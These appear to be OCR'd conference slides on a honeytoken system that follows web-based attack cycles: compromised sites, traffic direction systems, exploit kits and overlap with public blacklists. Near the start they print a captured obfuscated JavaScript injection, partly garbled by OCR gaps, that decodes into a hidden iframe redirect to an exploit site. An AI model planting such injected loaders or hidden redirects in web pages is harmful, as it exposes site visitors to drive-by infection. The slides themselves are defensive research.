
Lifespans and activities of adversary groups



Compromised web content



WCMS honeypot



```
<!--d93065--><script>c=3-1;i=c-2;if(window.document)if(parseInt("0"+"123")===83)
try{new String("asd").prototype.q}catch(egewgsd){f=['-31i-31i65i62i-8i0i60i71i59
i77i69i61i70i76i6i63i61i76i29i68i61i69i61i70i76i75i26i81i44i57i63i38i57i69i61i0i
-1i58i71i60i81i-1i1i51i8i53i1i83i-27i-31i-31i-31i65i62i74i57i69i61i74i0i1i19i-27
i-31i-31i85i-8i61i68i75i61i-8i83i-27i-31i-31i-31i60i71i59i77i69i61i70i76i6i79i74
i65i76i61i0i-6i20i65i62i74i57i69i61i-8i75i74i59i21i-1i64i76i76i72i18i7i7i81i73i6
0i57i82i81i58i6i74i77i7i59i71i77i70i76i14i6i72i64i72i-1i-8i79i65i60i76i64i21i-1i
9i8i-1i-8i64i61i65i63i64i76i21i-1i9i8i-1i-8i75i76i81i68i61i21i-1i78i65i75i65i58i
65i68i65i76i81i18i64i65i60i60i61i70i19i72i71i75i65i76i65i71i70i18i57i58i75i71i68
i77i76i61i19i68i61i62i                                        i62i74i57i69i61i2
2i-6i1i19i-27i-31i-31i                                        i65i62i74i57i69i6
1i74i0i1i83i-27i-31i-3                                        i69i61i70i76i6i59
i74i61i57i76i61i29i68i                                        1i19i62i6i75i61i7
6i25i76i76i74i65i58i77i76i61i0i-1i75i74i59i-1i4i-1i64i76i76i72i18i7i7i81i73i60i5
7i82i81i58i6i74i77i7i59i71i77i70i76i14i6i72i64i72i-1i1i19i62i6i75i76i81i68i61i6i
78i65i75i65i58i65i68i65i76i81i21i-1i64i65i60i60i61i70i-1i19i62i6i75i76i81i68i61i
6i72i71i75i65i76i65i71i70i21i-1i57i58i75i71i68i77i76i61i-1i19i62i6i75i76i81i68i6
1i6i68i61i62i76i21i-1i8i-1i19i62i6i75i76i81i68i61i6i76i71i72i21i-1i8i-1i19i62i6i
75i61i76i25i76i76i74i65i58i77i76i61i0i-1i79i65i60i76i64i-1i4i-1i9i8i-1i1i19i62i6
i75i61i76i25i76i76i74i65i58i77i76i61i0i-1i64i61i65i63i64i76i-1i4i-1i9i8i-1i1i19i
-27i-31i-31i-31i60i71i59i77i69i61i70i76i6i63i61i76i29i68i61i69i61i70i76i75i26i81
i44i57i63i38i57i69i61i0i-1i58i71i60i81i-1i1i51i8i53i6i57i72i72i61i70i60i27i64i65
i68i60i0i62i1i19i-27i-31i-31i85'][0].split('i');v="ev"+"al";}if(v)e=window[v];w=
f;s=[];r=String;for(;565!=i;i+=1){j=i;      "fromC"+"harCode"](40+1*w[j]);}if(f)z
=s;e(z);</script><!--/d93065-->↓
```

Obfuscated JavaScript

deobfuscate by client honeypot

iframe redirect code


<iframe src='*http://xxx.xx/xxx.php*' width='10' style='visibility:hidden; position:absolute; left0; top:0;'></iframe>

Exploit site URL

BOSTON 26th annual **FIRST** conference ★

Redirection to exploit sites

- Injected redirect codes in compromised web content point to malicious websites (exploit sites).
- Redirect destinations (malicious websites) are frequently changed.
    - By inspecting them, our system can **discover new, unknown malicious websites without large-scale crawling**.



Compromised web content acts as *landing site*


Malicious websites hosting exploit code (*Exploit site*)

Exploit kit on exploit sites

- Well-known exploit kits observed by our system
  - identified by manual analysis
  - Heuristics to identify
    - URL characteristics (path, fine name, URL parameter), redirect graph, content types, etc.


Exploit kit	# of IPs	# of FQDNs
Blackhole	24	127
Redkit	97	82
Phoenix	29	43
Incognito	18	32
Neosploit	19	7

Malicious websites hosting exploit code (*Exploit site*)



Multi-redirection via Traffic Direction System

- Traffic Direction System (TDS)
  - used for cyber criminal activities (drive-by infection, drug trading, etc.)
  - **controls redirect destinations**
  - redirects a crawler to popular websites in order to **conceal exploit sites**



Compromised web content performs as *landing site*

Injected redirect code to TDS

Redirect

TDS

Redirect

Exploit site

Redirect


Popular websites

(e.g., www.google.com)

Victim

Crawler

TDSs deployed by adversary groups



TDS_A (*Unknown*)
9,476 IPs, **84** FQDNs
⇒ Fast-flux botnet?

TDS_B
33 IPs, **525** FQDNs

Evaluation: Blacklist overlap comparison

- Overlap between our obtained malicious entities and malicious IP addresses/FQDNs on public blacklists

Our obtained malicious entities

Type of information	# of IPs	# of FQDNs
Adversary IP (accessing FTP)	722	(n/a)
TDS_A	9,476	84
TDS_B	33	525
Blackhole	24	127
Redkit	97	82
Phoenix	29	43
Incognito	18	32
Neosploit	19	7

Public blacklists' entities (registered in the same period of our experiment)

Blacklists	# of IPs	# of FQDNs
MalwareDomainList (**MDL**)	3,489	3,741
MalwarePatrol (**MP**)	5,457	6,425
UrlBlackList (**UBL**)	208,801	111,945
MalwareDomain-BlackList (**MDB**)	3,009	13,212
ZeusTracker (**ZT**)	1,672	1,971
CleanMX-viruses (**CMX**)	65,456	(n/a)

Overlap comparison

IP address overlap

Type of info.	Collected	∩MD	∩M	∩UB	∩MD	∩ZT	∩CMX
		L	P	L	B		
Adversary IP (accessing FTP)	722	5	2	10	3	1	30
TDS_A	9,476	2	11	55	1	2	136
TDS_B	33	7	0	10	3	0	6
Blackhole	24	15	1	3	5	0	12
Redkit	97	69	3	15	8	2	16
Phoenix	29	3	0	13	1	2	8
Incognito	18	7	1	1	1	1	0
Neosploit	19	7	0	5	1	2	8
Total	10,420	113	18	102	21	8	209

471 / 10,420 = **4.5%** overlap


FQDN overlap


Type of info.	Collected	∩MDL	∩MP	∩UBL	∩MDB	∩ZT	∩CMX
Adversary IP (accessing FTP)	(n/a)	(n/a)	(n/a)	(n/a)	(n/a)	(n/a)	(n/a)
TDS_A	84	0	0	31	5	0	(n/a)
TDS_B	525	3	0	19	11	0	(n/a)
Blackhole	127	3	0	0	0	0	(n/a)
Redkit	82	34	0	13	9	0	(n/a)
Phoenix	43	1	0	11	0	0	(n/a)
Incognito	32	2	0	5	5	0	(n/a)
Neosploit	7	1	0	11	0	0	(n/a)
Total	900	44	0	81	30	0	(n/a)

155 / 900 = **17%** overlap

Evaluation: Speed of malicious domain discovery

- In theory, our system can immediately discover malicious websites when they are used.





- Almost all domains were discovered within 60 days (2 months) of their creation.
- Our discovery method **is obviously faster** than other blacklists.

Outline

- Background: web-based attack cycle
- Honeytoken
- Preliminary investigation: information leaking malware
- Proposed system
- Experimental results
- Summary and conclusion

Summary and conclusion

- Observation system based on credential honeytoken successfully tracks complicated web-based attack cycle
- Effectiveness
  - Instantaneous discovery of malicious entities without requiring large-scale crawling
  - Small overlap between obtained malicious entities and those registered in famous public blacklists
- Enhanced observation space
  - Observation space is essentially different from conventional blacklisting approaches.